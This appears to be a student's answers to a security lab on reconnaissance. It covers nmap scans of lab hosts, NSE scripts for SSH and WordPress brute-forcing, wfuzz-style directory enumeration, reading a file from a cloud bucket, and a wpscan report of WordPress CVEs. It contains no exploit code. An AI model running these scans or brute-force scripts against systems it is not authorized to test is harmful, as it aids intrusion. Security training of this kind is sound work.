
**In 10.138.0.11:**


-443/tcp open https

**In 10.138.0.11:**

-3389/tcp open  ms-wbt-server

**nmap can attempt to perform a fingerprinting operation on operating system and server software. Show a screenshot of the output when enabling this option**






**Based on the reported versions on the WFP1 VM, how old do you think the distribution being used is?**

-Searching the internet, I found an article saying that Apache 2.2.22 was released in 2012, so it's at least 9 years old.

**What additional kinds of information is returned when adding the `-A` flag versus the previous?**

-The -A flag gives info like the ssl-cert and its valid dates. It gives the target name, NetBIOS_Domain_Name, NetBios_Computer_Name, DNS_Domain_Name, Product_Version, http-methods, http-server-header, and http-title, plus much more.

**Then, find the name of the script that performs a brute-force attack on WordPress users and include it in your lab notebook.**

-http-wordpress-brute

**Then, find the name of the script that checks the authentication methods supported by a server and include it in your lab notebook.**


-ssh-auth-methods

**Run the example below to find the name of the script that performs a brute-force attack on `ssh` and include it in your lab notebook**

-ssh-brute


**What is the name of the script that corresponds to the same function that `wfuzz` provides? Show a screenshot of its section of the `nmap` output. Did it find the same directories that `wfuzz` did for WFP1?**

-The name of the corresponding script is “http-enum”. It found 7 of the 9 directories that wfuzz found. It didn’t find any directories that wfuzz did not also find.





**What is the name of the script that reveals parameters that are reflected back in the output? Show a screenshot of its section of the nmap output including the vulnerable URLs that it discovers.**


-The script is called “http-unsafe-output-escaping”.




## Show a screenshot of the file key in the manifest





**Show a screenshot of the contents of the file via direct access within bucket**





# 5.3 Wpscan

**Take a screenshot of the page including its URL for your lab notebook.**




**Take a screenshot of it with its address.**




**View the output of the scan and include the number of CVEs the tool found and any usernames enumerated.**

**CVEs Found (non-secure):** 71 CVEs found

1)Title: WordPress 2.5-4.6 - Authenticated Stored Cross-Site Scripting via Image Filename

2)[!] Title: WordPress 2.8-4.6 - Path Traversal in Upgrade Package Uploader

3) [!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer

4) [!] Title: WordPress 2.9-4.7 - Authenticated Cross-Site scripting (XSS) in update-core.php

5) [!] Title: WordPress 3.4-4.7 - Stored Cross-Site Scripting (XSS) via Theme Name fallback

